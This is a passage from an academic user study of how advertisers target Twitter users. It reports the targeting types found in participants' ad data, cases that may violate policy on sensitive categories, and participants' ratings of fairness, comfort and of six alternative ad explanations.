
(b) **Facebook** ad explanation.




(c) **Detailed Visual** ad explanation.



(d) **Detailed Text** ad explanation.



(e) **Creepy** ad explanation.



(f) **Control** ad explanation.

Figure 2: The six ad explanations tested, using a hypothetical ad to demonstrate all facets of the explanations.

combining codes that were semantically similar. Inter-coder reliability measured with Cohen's κ ranged from 0.53 to 0.91 for these questions. Agreement > 0.4 is considered "moderate" and > 0.8 "almost perfect" [33]. To provide context, we report the fraction of participants that mentioned specific themes in these responses. However, a participant failing to mention something is not the same as disagreeing with it, so this prevalence data should not be considered generalizable. Accordingly, we do not apply hypothesis testing.

3.5 Ethics

This study was approved by our institutions' IRB. As social media data has potential for abuse, we implemented many measures to protect our participants' privacy. We did not collect any personally identifiable information from participants and only identified them using their Prolific ID numbers. Additionally, we only allowed participants to upload the three files necessary for the study from participants' Twitter data; all other data remained on the participant's computer. These three files did not contain personally identifiable information. In this paper, we have redacted potential identifiers found in targeting data by replacing numbers with #, letters with *, and dates with MM, DD, or YYYY as appropriate.

To avoid surprising participants who might be uncomfortable uploading social media data, we placed a notice in our study's recruitment text explaining that we would request such data. As some of our participants were from the UK and Prolific is located in the UK, we complied with GDPR.

3.6 Limitations

Like all user studies, ours should be interpreted in the context of its limitations. We used a convenience sample via Prolific that is not necessarily representative of the population, which lessens the generalizability of our results. However, prior work suggests that crowdsourcing for security and privacy survey results can be more representative of the US population than census-representative panels [51], and Prolific participants produce higher quality data than comparable platforms [46]. We may have experienced self-selection bias in that potential participants who are more privacy sensitive may have been unwilling to upload their Twitter data to our server. Nonetheless, we believe our participants provided a useful window into user reactions. While we did find that the average character count of free response questions decreased over the course of the survey ($\rho = -0.399$; $p < 0.01$ between question order and average character number), we were satisfied with the qualitative quality of our responses. Responses included in our analysis and results were on-topic and complete.

We were also limited by uncertainty in our interpretation of the Twitter data files at the time we ran the user study. Twitter gives users their data files without documentation defining the elements in these files. For instance, each ad in the data file contains a JSON field labeled "matchedTargetingCriteria" that contains a list of targeting types and instances. It was

initially ambiguous to us whether all instances listed had been matched to the participant, or whether this instead was a full list of targeting criteria specified by the advertiser regardless of whether each matched to the participant. The name of this field suggested the former interpretation. However, the presence of multiple instances that could be perceived as mutually exclusive (e.g., non-overlapping income brackets) and Twitter telling advertisers that some targeting types are "ORed" with each other (see online Appendix F, Figure 6 [1]) made us question our assumption. Members of the research team downloaded their own data and noticed that most "matchedTargetingCriteria" were consistent with their own characteristics. We made multiple requests for explanations of this data from Twitter, including via a GDPR request from an author who is an EU citizen (see online Appendix C [1]). We did not receive a meaningful response from Twitter for more than 4.5 months, by which point we had already run the user study with softer language in survey questions and ad explanations than we might otherwise have used. Ultimately, Twitter's final response reported that the instances shown under "matchedTargetingCriteria" indeed were all matched to the user, confirming our initial interpretation.

Because we wanted to elicit reactions to ad explanations for ads participants had actually been shown, our comparisons of ad explanations are limited by peculiarities in participants' ad impressions data. If an ad did not have a particular targeting type associated with it, then that targeting type was omitted from the explanation. The exception was Visual, which told participants whether or not each targeting type was used. Further, 38 participants' files contained data for fewer than six ads. In these cases, we showed participants explanations for all ads in their file. The targeting types and specific example instances randomly chosen for each participant had inherent variance. Some targeting types had more potential instances than others. Some instances undoubtedly seemed creepier or more invasive than others, even within the same targeting type. To account for these issues, we recruited several hundred participants and focused on comparisons among targeting types and explanations, interpreting our results accordingly. Additionally, the more detailed explanations were less readable, and participants may have been more likely to skim them. We performed a broad exploration of the design space in an effort to understand what features participants liked and disliked. There is a trade-off between readability and comprehensiveness that future work should address.

4 Results

In this section, we first characterize current ad-targeting practices by analyzing our 231 participants' Twitter data. We then report participants' reactions to targeting mechanisms as well as to six potential ad explanations from our online survey.

We observed 30 different targeting types in use, some with thousands of unique instances. Participants' perceptions of fairness, comfort, and desirability differed starkly by type, but comfort and desirability generally increased with the perceived accuracy of the targeting. Further, all three ad explanations we designed (based on the literature) outperformed explanations currently deployed on Twitter and Facebook.

4.1 Participants

We report on data from the 231 participants who uploaded their Twitter data, completed all parts of the study, and wrote on-topic answers to free-response prompts. Our participants had been on Twitter for between 1 month and 12.3 years, with an average of 6.6 years. Two-thirds of participants reported spending under an hour a day on Twitter. Among participants, 52.8% identified as female, 84.0% reported at least some college education, and 20.8% percent reported some background in computer science or IT. When asked early in the survey, participants only recognized an average of 1.6 companies (min: 0, max: 8) out of a random sample of 10 companies that had shown them ads in the past 90 days. Interestingly, more than 50 participants reported looking at their files before the survey. Although this may have biased participants regarding specific ads shown, this is unlikely given both the large number of files found in the original data download and the large size of the `ad-impressions.js` files containing per-ad data. Participants would have had to parse many blocks like the one in Appendix A [1] and particularly notice the specific ones we asked about.

4.2 Aggregate Overview of Targeting

Participants had an average of 1046.6 ads in their files (min: 1, max: 14,035); a full histogram of ad impressions is shown in Appendix H, Figure 8 [1]. Our 231 participants' data files collectively contained 240,651 ads that had been targeted with at least one targeting type. As detailed in Table 1, we observed 30 different targeting types, with 45,209 unique instances of those targeting types.

Usage of the different targeting types varied greatly, as shown in Figure 3 (left). The most commonly used types were LOCATION (99.2% of all ads) and AGE (72.3%). The least commonly used was FLEXIBLE AUDIENCE LOOKALIKES (0.2%). A single ad could be targeted using multiple instances of a given type, but LANGUAGE, AGE, and GENDER targeting always used one instance. In contrast, FOLLOWER LOOKALIKES and KEYWORDS often employed multiple instances: 6.0 and 4.9 instances on average per ad, respectively. The largest set we observed was 158 BEHAVIOR instances. Figure 3 (center) shows how often multiple instances were used to target a given ad.

For nine targeting types, we observed fewer than ten unique instances (e.g., male and female were the only two GENDER instances). In contrast, KEYWORDS (25,745), FOLLOWER LOOKALIKES (8,792), and TAILORED LISTS (2,338) had the most unique instances across participants. For many targeting types, the




Figure 3: Summaries of our 231 participants' Twitter ad data. Left: The fraction of ads seen by each participant that included each targeting type. Center: Instances of each targeting type per ad. Right: Unique instances of each targeting type per participant.

median participant encountered dozens or hundreds of unique instances of that type, as shown in Figure 3 (right).

4.3 Detailed Usage of Targeting Types

Next, we detail how each targeting type was used to target ads to our participants. Based on the source of the data underlying each type, we grouped the targeting types into three clusters. The first two clusters — targeting types related to user demographics and targeting types related to user psychographics (behaviors and interests) — use information collected directly by Twitter. In contrast, the third cluster consists of targeting types using data provided by prospective advertisers.

4.3.1 Twitter Demographic Targeting Types

The first of our three clusters consists of demographic-based targeting. We include in this category characteristics about both a person and their device(s). Sometimes, users directly provide this information to Twitter (e.g., providing a birth date upon registration). In other cases, Twitter infers this data.

Advertisers commonly used demographics to target broad audiences. Language was used frequently, with English being the most popularly targeted (208 participants). Age targeting was also extremely common, yet also used coarsely (only 23 unique instances). "18 and up" was the most frequently targeted value; 83.11% of participants were targeted on this attribute. Many age instances overlapped (e.g., "18 and up", "18 to 24", "18 to 34," "18 to 49"). The five most frequently observed locations were the US, UK, Los Angeles, London, and Chicago. We also observed locations as granular as ZIP codes (e.g., 44805 for Ashland, OH). Different ads for a single participant were sometimes targeted to multiple, non-overlapping locations, demonstrating that their Twitter location changed over time. Gender targeting was much less frequently used than language, age, or location. Almost 70% of gender instances targeted women. The README.txt file accompanying data downloads says that Twitter infers a user's gender if they did not provide it; our analysis (and others [44]) support this assertion. We also found that this inference may change over time: 19.9% were targeted as male in some ads and female in others.

Twitter also collects data about users' devices for targeting [67]. Platform was used to target ads to users of iOS (115 participants), desktop (115), and Android (98). In total 14,605 ads were targeted to iOS users, while 8,863 were targeted to Android users. The most frequently targeted device models were the iPhone 8, Galaxy Note 9, iPhone 8 Plus, and iPhone 7. Participants were often associated with multiple instances (e.g., both Android Lollipop and Jelly Bean) or even targeted cross-OS (e.g., both Android Marshmallow and iOS 12.4). Twitter also offers targeting of Twitter users on a new device; 62.6% of the 243 instances we observed were to devices Twitter designated as 1 month old (as opposed to 2, 3, or 6 months). Advertisers also targeted by carrier, most commonly to T-Mobile (21 participants) and O2 (19).

4.3.2 Twitter Psychographic Targeting Types

We next discuss targeting types related to participants' psychographic attributes, which users provide via Twitter activity or which are inferred by Twitter's algorithms. Psychographic attributes relate to a user's lifestyle, behavioral, or attitudinal propensities [26]. Although "behavioral targeting" is commonly used in industry and research as an umbrella term for all forms of psychographic targeting, we describe the range of targeting based on user behaviors and attitudes as psychographic, in contrast to the specific behavior targeting type offered by Twitter. While some participants may be aware of the inferences that could be made about them from their Twitter activity, many likely are not [73] .

Some of the most frequently used psychographic targeting types are based directly on users' Twitter activity. Followers of a user id, which targets all followers of the same Twitter account, was used 590,502 times in our data. Out of the five of the most commonly targeted values, four were related to news agencies: @WSJ, @nytimes, @TheEconomist, @washingtonpost, and @BillGates. Keywords, which are selected by advertisers and approved by Twitter [65], was the most unique targeting type, with a total of 25,745 distinct

Targeting Type	Total Uses	# Unique Instances	Most Frequently Observed Instance
Source: Twitter (Demographic)			
Language*	350,121	4	English
Age*	173,917	23	18 and up
Platform*	32,351	4	iOS
Location*	31,984	566	United States
OS version	7,382	29	iOS 10.0 and above
Device model	2,747	36	iPhone 8
Carriers	1,442	11	T-Mobile UK
Gender*	1,327	2	Female
New device	236	4	1 month
WiFi-Only	108	1	WiFi-Only
Source: Twitter (Psychographic)			
Followers of a user ID	590,502	138	@nytimes
Follower lookalikes*	242,709	8,792	@netflix
Conversation topics*	128,005	2,113	Food
Keyword*	91,841	25,745	parenting
Behavior*	35,088	854	US - Household income: $30,000-$39,000
Interest*	25,284	206	Comedy
Movies and TV shows*	22,590	548	Love Island
Event*	17,778	198	2019 Women's World Cup
Retargeting campaign*	15,529	1,842	Retargeting campaign engager: ########
Retargeting engagement type	11,185	5	Retargeting engagement type: #
Retargeting user engager	2,184	218	Retargeting user engager: ##########
Retargeting lookalikes	229	66	Nielson Online - Website Visitors - Finance/In
Source: Advertiser			
Tailored audience (list)*	113,952	2,338	Lifetime Suppression [Installs] (Device Id)
Mobile audience*	21,631	478	Purchase Postmates - Local Restaurant Delivery
Tailored audience (web)*	18,016	550	Quote Finish
Tailored audience CRM lookalikes	1,179	22	Samba TV > Mediacom - Allergan - Botox Chronic
Flexible audience	382	12	iOS > Recently Installed (14days), No Checkout
Mobile lookalikes	141	23	Install New York Times Crossword IOS All
Flexible audience lookalike	7	2	All WBGs Android Purchase Events
Source: Unknown (as labeled by Twitter)			
Unknown	927	179	Unknown: ####

Table 1: Targeting types observed in our 231 participants' Twitter data. We report how many of the 240,651 ads were targeted by that type, as well as the number of unique instances of that type and the most frequently observed instance. We group targeting types by their source (advertisers or Twitter). * indicates targeting types also studied in the user survey.

instances. Keywords varied greatly in content and specificity, ranging from "technology" and "food" to "first home" (used by realtor.com) and "idiopathic thrombocytopenic purpura" (used by WEGO Health). We identified several keywords as potentially violating Twitter policies prohibiting targeting to sensitive categories "such as race, religion, politics, sex life, or health," [65, 69]. Examples include "ostomy", "Gay", and "latinas" (see Table 2 for more). Twitter infers CONVERSATION TOPIC instances based on users' Twitter activity (Tweets, clicks, etc.), allowing advertisers to target narrow populations: about a third of our unique CONVERSATION instances were in only one user's ad data. The top five topics, however, were broad: "technology," "food," "travel," "soccer," and "fashion."

Inferences made for INTERESTS targeting are one step more abstract; they are inferred from the accounts a user follows (and the content from those accounts) as well as their direct activities. The top five interests were similar to the top five conversation topics: "comedy," "tech news," "technology," "music festivals and concerts," and "soccer." Other targeted interests were more specific, such as "vintage cars" and "screenwriting."

Similarly to INTERESTS, the EVENT and MOVIES AND TV SHOWS targeting types appear to rely on both a user's direct activities and on inferences to label users as interested in offline events and entertainment. These targeting types most commonly reflected sports ("2019 Women's World Cup," 2,713 instances; "MLB Season 2019," 1,344 instances) and popular shows such as "Love Island," "Stranger Things," and "Game of Thrones."

Highly targeted psychographic targeting types are based on Twitter algorithms. FOLLOWER LOOKALIKES targeting is even more indirect: the targeted users are labeled as sharing interests or demographics with followers of a particular account, despite not actually following that account. Follower lookalikes is the second most individualized targeting type in our dataset (after keywords), with 8,792 distinct targeted values. A majority of these values (4,126) were associated with a single participant (e.g., one participant was targeted as a follower look-alike of @FDAOncology while 26 users were targeted as follower lookalikes of @SpeakerPelosi). However, a few well-known handles were frequently the focus of lookalikes: @netflix (used in targeting 5,199 ads), @espn (3,608), and @nytimes (3,440).

BEHAVIOR targeting, one specific targeting type offered by Twitter within the full range of psychographic targeting types, is based on inferences drawn from proprietary algorithms. Our most commonly observed instances were related to income or lifestyles (e.g., "US - Household income: $30,000 - $39,999," "US - Executive/C-suite," "US - Presence in household: yes ," "US - Fit moms"). Some were surprisingly specific: "Home insurance expiration month: 10 October," "US - Likely to switch cell phone providers," "Country Club Climbers - Suburban Empty Nesters: K59," and "US - Animal charity donors."

Finally, Twitter offers four retargeting types, based on previous user engagement with ads. There were 15,814 uses (1,812 unique instances) of RETARGETING CAMPAIGN targeting, which targets users who responded to an advertiser's prior campaign. The ambiguous naming of these instances ("Retargeting campaign engager: ########") makes them hard to interpret in detail. RETARGETING USER ENGAGER, used 707 times, is similarly vague. RETARGETING CUSTOM AUDIENCE LOOKALIKE TARGETING, which combines retargeting with Twitter's lookalike algorithms, was very rarely used in our data.

4.3.3 Advertiser Targeting Types

The final category of targeting types use advertiser-provided information. Instead of providing any targeting data, Twitter only facilitates matching to Twitter users via Twitter usernames, email addresses, or other identifiers. Notably, adver-

tiser targeting types are also the most covert from a user's perspective: while Twitter-provided data could potentially be deduced from the standard user interface (e.g., interests based on likes or Retweets), targeting types using advertiser-provided data are completely unrelated to Twitter activity.

TAILORED AUDIENCE (LISTS) match Twitter users to lists uploaded by advertisers. We found 113,952 instances of list targeting across 2,338 unique lists; companies using list targeting the most were Anker (22,426 instances), Postmates (11,986), Rockstar Games (8,494), and Twitter Surveys (3,131). Tailored lists often used words like 'Negative', 'Holdout', and 'Blacklist', which we hypothesize reference consumers who previously opted out of receiving targeted ads or content via other mediums. Advertisers may also use list targeting for targeting offline purchasers, as list names included the words 'Purchase' and 'Buyers.' Many lists use naming schemes that make it difficult or impossible to discern the contents of the lists (e.g. "#####_#_########", "###_MM_YY_*******_#####").

We identified several lists with names that suggest targeting on attributes prohibited by Twitter's policies (see Table 2), including financial status ("YYYY account status: balance due"), race ("***_Nissan_AfricanAmericans_YYYYMM"), religion ("Christian Audience to Exclude"), or sex life ("LGBT Suppression List") [66]. TAILORED AUDIENCE (WEB) also consists of advertiser-collected lists of website visitors, e.g., "Started New Credit Card Application" or "Registered but not Activated User on Cloud." This targeting type therefore connects users' potentially sensitive browsing activity to their Twitter accounts in ways that may violate Twitter's health advertising policies [64].

TAILORED AUDIENCE CRM LOOKALIKE targeting combines advertiser lists with the lookalike algorithm to find Twitter users who may be similar to known current or potential customers. We observed this mechanism being used in incredibly specific ways, such as to find users similar to "QSR Ice Cream Frozen Yogurt Frequent Spender" or "Frozen_Snacks_Not_Frozen_Yogurt_Or_Ice_Cream _Used_in_last_6_months_Principal_Shoppers_Primary _Fla_Vor_Ice_###," both used by advertiser Dairy Queen.

Twitter also offers targeting types that enable cross-platform tracking. MOBILE AUDIENCE targets Twitter users who also use an advertiser-owned mobile app (i.e., "people who have taken a specific action in your app, such as installs or sign-ups" [68]). Instances reflect the user's status with the app, app name, and mobile platform, e.g., "Install Gemini: Buy Bitcoin Instantly ANDROID All" and "Install Lumen - Over 50 Dating IOS All". MOBILE AUDIENCE LOOKALIKE targeting, which combines the prior mechanism with the lookalike algorithm, was rarely used. FLEXIBLE AUDIENCE targeting allows advertisers to combine tailored audiences (lists, web, or mobile) using AND, OR, and NOT operations. We observed seven ads using this type, all from one advertiser.

Targeting Value	Policy	Advertiser(s)
Keywords		
ostomy	Health	ConvaTec Stoma UK
unemployment	Financial	Giant Eagle Jobs
Gay	Sex Life	H&M United Kingdom
mexican american	Race	Just Mercy, Doctor Sleep, The Kitchen Movie
#AfricanAmerican	Race	sephora
#native	Race	sephora
hispanics	Race	sephora
latinas	Race	sephora
mexican	Race	sephora
-Racist	Religion	xbox
Conversation Topics		
Liberal Democrats (UK)	Politics	Channel 5, Irina von Wiese MEP
Tailored Audience (List)		
YYYY account status: balance due (*translated from Mandarin Chinese*)	Financial	Anker
segment_Control | Rising Hispanics | Email Openers_########	Race	Big Lots
segment_Control | Rising Hispanics | Non-Opener_########	Race	Big Lots
***_Nissan_AfricanAmericans_YYYYMM	Race	Nissan
Christian Audience to Exclude	Religion	nycHealthy
LGBT Suppression List	Sex Life	nycHealthy
ASL Marketing > Hispanic Millennials - ##########	Race	Verizon
Tailored Audience (Web)		
Website Retargeting - Tagrisso.com (*a site about lung cancer therapy*)	Health	Test Lung Cancer

Table 2: Examples of targeted ads that could be seen as violating Twitter's keyword targeting policy (see Appendix F, Figure 7 [1]) or Twitter's privacy policy: "...our ads policies prohibit advertisers from targeting ads based on categories that we consider sensitive or are prohibited by law, such as race, religion, politics, sex life, or health" [69].

Finally, for the curiously-named targeting type UNKNOWN, 25 participants were associated with a single instance ("Unknown: ####"), all related to the advertiser "Twitter Surveys."

4.4 Participant Reactions to Targeting Types

One key benefit of our study design is that we could ask participants questions about advertising criteria actually used in ads they saw. Participants answered questions about up to four randomly selected targeting types, filtered by those present in their uploaded data. Advertisers used certain targeting types more often than others, meaning different numbers of participants saw each type (see Appendix G, Table 4 [1]).

4.4.1 Fairness, Comfort, Desirability, and Accuracy

Participants perceived LANGUAGE, AGE, and INTEREST targeting to be the most fair, with 86.3%, 72.0%, and 69.0% agreeing respectively (Figure 4). Overall, few participants thought any given targeting type was unfair to use: no type had more than 50% of participants disagree that its use would be fair (Figure 4, General: Fair). TAILORED AUDIENCE (LIST), which was perceived as least fair overall, was still roughly evenly split




Figure 4: Participants' level of agreement to questions about targeting types in *general* and *specific* instances.

between participants agreeing and disagreeing. Compared to the regression baseline (INTEREST), participants were significantly more likely to find LANGUAGE targeting fair ($OR = 4.48$, $p < 0.001$). RETARGETING CAMPAIGN, AGE, and PLATFORM targeting were not statistically different from INTEREST ($\alpha = 0.05$). Participants found all other targeting types significantly less fair than INTEREST ($OR = 0.0607 - 0.401$, all $p < 0.05$).

To dig deeper into perceptions of fairness, we asked participants to elaborate on their Likert-scale answers in a free-response question, gathering a total of 898 responses. Participants had varying conceptions of the meaning of fairness. Some equated fairness with utility, some equated fairness with comfort, and some equated fairness with accuracy of the information. Across all targeting types, the most common rationale used to judge fairness were that targeting is useful to the user in some way (24.8%). For instance, participants mentioned that they preferred to see relevant rather than random ads if they had to see ads at all, and that advertising allows them to access Twitter for free. 14.6% said that targeting was fair because the advertiser benefited in some way, namely by increased effectiveness of advertising. These two rationales centered on deriving benefits, either for advertisers or users, but failed to consider the privacy or data autonomy of the participant. Others considered that Twitter is a public platform. "Twitter is pretty much a public arena, if I were shouting about various topics in a town square, people would infer my interests from that, and potentially attempt to profit from them" (P191). Participants' rationales seemed to assume that personalized targeting types like these *must* be used for advertising. Only a few suggested profiting off of users' private information was fundamentally unfair.

Perceptions of comfort largely aligned with perceptions of fairness, with small exceptions. For example, participants rated GENDER and KEYWORD targeting as more fair than LOCATION targeting, but were curiously more comfortable with LOCATION than GENDER and KEYWORD (Figure 4, General: Comfortable). Some participants' comments suggested discomfort may relate to whether participants understood how data about them was obtained. P184 commented, "I'm not sure how they would know my income level. Disturbing."

We were also curious about participants' desire for advertising that used each targeting type and found general affirmation, with some strong opposition to specific instances. We told participants to assume the number of ads they would see would stay the same and asked them to consider how much they would want to see ads targeted with a given type, for both a specific instance of that type and for type generally. As an example, 53.8% of participants who saw an instance of EVENT targeting disagreed that it described them accurately and 65.0% disagreed that they would want to see advertising based on that specific example. However, only 25.0% disagreed that they would want to see ads utilizing event targeting in general.

In the general case, participants were significantly more likely to want ads that used LANGUAGE targeting than the regression-baseline INTEREST ($OR = 3.3$, $p = 0.004$). All other targeting types were significantly less wanted than INTEREST ($OR = 0.1 - 0.4$, all $p < 0.05$).

Participants found specific instances of some demographic targeting types to be very accurate, but other psychographic types to be very inaccurate. More than half of participants strongly agreed that a specific instances of LANGUAGE, AGE, PLATFORM, GENDER, LOCATION targeting was accurate for them, while more than half strongly disagreed that RETARGETING, TAILORED WEB, and MOBILE targeting was accurate (Figure 4, Specific: Accurate). Participants were more likely to agree that specific instances of PLATFORM, LANGUAGE, GENDER, and AGE targeting described them accurately compared to a specific instance of INTEREST ($OR = 2.9 - 9.7$, all $p < 0.01$). Specific instances of MOVIES AND TV SHOWS, LOCATION, and BEHAVIOR targeting were not significantly different from INTEREST in agreed accuracy ($\alpha = 0.05$), while all remaining significant targeting types were less likely to be rated as accurate ($OR = 0.1 - 0.5$, all $p < 0.05$). As we found in their initial free-

Response	ρ	p
General: Fair	0.332	**<.001**
General: Comfortable	0.366	**<.001**
General: Want	0.341	**<.001**
Specific: Comfortable	0.614	**<.001**
Specific: Want	0.732	**<.001**

Table 3: Spearman's ρ correlation between participants' agreement with Specific: Accurate ("*Specific instance* describes me accurately") and their other Likert-scale responses.

response reactions to uses of a particular targeting type in their data, if participants perceived an instance of targeting to be accurate, it was generally well-received. Participants seemed to enjoy seeing information being accurately reflected about themselves, as P189 described about CONVERSATION targeting: "I am okay with this. It's cool how accurate it is."

As shown in Table 3, the accuracy of a specific instance of a targeting type was significantly correlated with all of our other measurements of participants' perceptions. That is, when participants disagreed that a specific instance of a targeting type described them accurately, they were also significantly less likely to be comfortable with that instance being used ($\rho = 0.614, p < 0.001$) and to want to see more ads based on that instance ($\rho = 0.732, p < 0.001$). We found similar correlations for perceptions of the use of a targeting type generally. It is possible that inaccuracy leads to perceptions of discomfort and unwantedness; it is also possible that when people see ads they find undesirable, they are less likely to believe the associated targeting is accurate.

Even if a majority of people are comfortable with certain targeting in the abstract, it is important to understand, and potentially design for, those who feel less comfortable. To explore this, we looked for participants who consistently disagreed with questions about fairness, comfort, and desirability. In particular, for each of the questions presented in Figure 4 besides Specific: Accurate, we generated a median response for each participant of the up to four targeting types they were asked questions about. From this, we found only 23 of our 231 participants disagreed or strongly disagreed as their median response for all 4 questions.

4.4.2 Targeting Types: Awareness and Reactions

We were also interested in participants' familiarity with, or misconceptions of, the various targeting types. Before participants were given any information about a targeting type, we showed them the term Twitter uses to describe that type [63] and asked them to indicate their current understanding or best guess of what that term meant in the context of online advertising. Nearly all participants had accurate mental models of LOCATION, AGE, GENDER, and KEYWORD targeting, likely because these types are fairly well-known and straightforward. Further, 93% of participants asked about INTEREST correctly defined it, suggesting it is also relatively straightforward. In fact, some participants confused other targeting types with INTEREST targeting: "I have never heard this term before. I'm guessing that they target ads based on your followers' interests as well?" (P161 on FOLLOWER LOOKALIKE targeting).

TAILORED AUDIENCE (LIST), BEHAVIOR, and MOBILE AUDIENCE targeting were the least well understood, with 96.4%, 97.0%, and 100% of participants, respectively, providing an incorrect or only partially correct definition. The first two rely on offline data being connected with participants' online accounts, but most participants incorrectly defined the term only based on online activities. MOBILE AUDIENCE targeting was misunderstood due to different interpretations of "mobile" (e.g., P122 guessed, "advertising based on your phone network?") or other mobile details. The correct answer relates to the user's interactions with mobile apps. Participants also frequently believed a targeting type meant advertising that type of thing (e.g., an event) as opposed to leveraging user data about that thing for targeting ads (e.g., targeting a product only to users who attended an event).

While 63.6% of participants who were asked to define LANGUAGE targeting correctly referenced the user's primary language, many of the 28.8% who incorrectly defined it posed a more involved, and potentially privacy-invasive, definition: "I suppose that language targeting would be communicating in a way that is targeted to how that specific person communicates. For example, as a millennial I would want to see language that is similar to how I speak rather than how someone who is my parents age would speak" (P76). PLATFORM targeting was similarly misunderstood, with some participants believing that this was the practice of targeting by social media *platform* use or even political *platform*: "It looks at my list of people I follow and sends me ads based on what they believe my political stance is" (P147). We also found evidence, across targeting types, of the belief that advertising is based on surreptitious recordings of phone audio. For example, P231 said of CONVERSATION targeting: "Given what I know about how phone microphones are always on, I would guess that it's when ads pop up based on what I've said in a conversation."

4.5 Participant Responses to Ad Explanations

We examined reactions to our ad explanations among the 193 participants who saw all six variants. Our approximation of Twitter's current explanation served as our primary basis of comparison. We also report qualitative opinions about what was memorable, perceived to be missing, or would be ideal.

4.5.1 Comparing Our Ad Explanations to Twitter's

Overall, participants found explanations containing more detail to be more useful, as shown in Figure 5. Unsurprisingly, Control was the least useful explanation; only 31.3% of participants agreed it was useful. This is significantly less than our Twitter baseline, where 48.8% agreed ($V = 6344.5$,




Figure 5: Participants' level of agreement to questions about ad explanations.

$p < 0.001$). The Facebook explanation was comparable to the Twitter explanation (41.4% agreed; $V = 3520.0$, $p = 0.154$). In contrast, the three explanations we designed were rated as significantly more useful than Twitter's ($V = 1352.5$–2336.0, all $p < 0.001$). Specifically, 63.6%, 71.2% and 78.6% of participants respectively agreed the Detailed Text, Detailed Visual, and Creepy explanations were useful.

The usefulness ratings closely resembled responses to whether the explanation provided "enough information to understand how the ad was chosen for me." Again, Twitter performed better than only Control (V: 5906.0, $p < 0.001$), and did not significantly differ from Facebook ($V = 4261.0$, $p = 0.091$). Participants agreed our explanations—Detailed Text, Detailed Visual, Creepy—were most helpful in understanding how they were targeted; all three significantly differed from Twitter ($V = 1928.0$–2878.0, all $p \leq 0.001$).

We saw a different trend for privacy concern: 77.2% of participants agreed Creepy made them "more concerned about my online privacy," compared to 34.8% for Twitter, and just 28.2% for the Control. Privacy concern for Creepy was significantly higher than for Twitter ($V = 989.5$, $p < 0.001$). Both Facebook and Detailed Text also exhibited significantly more concern than Twitter ($V = 1821.0$, 2835.0; $p = 0.002$, 0.015), but to a lesser extent. Respondents reported comparable privacy concern for the Twitter explanation as for Detailed Visual and Control ($V = 2029.5$, 3751.0, $p = 0.080$,0.064).

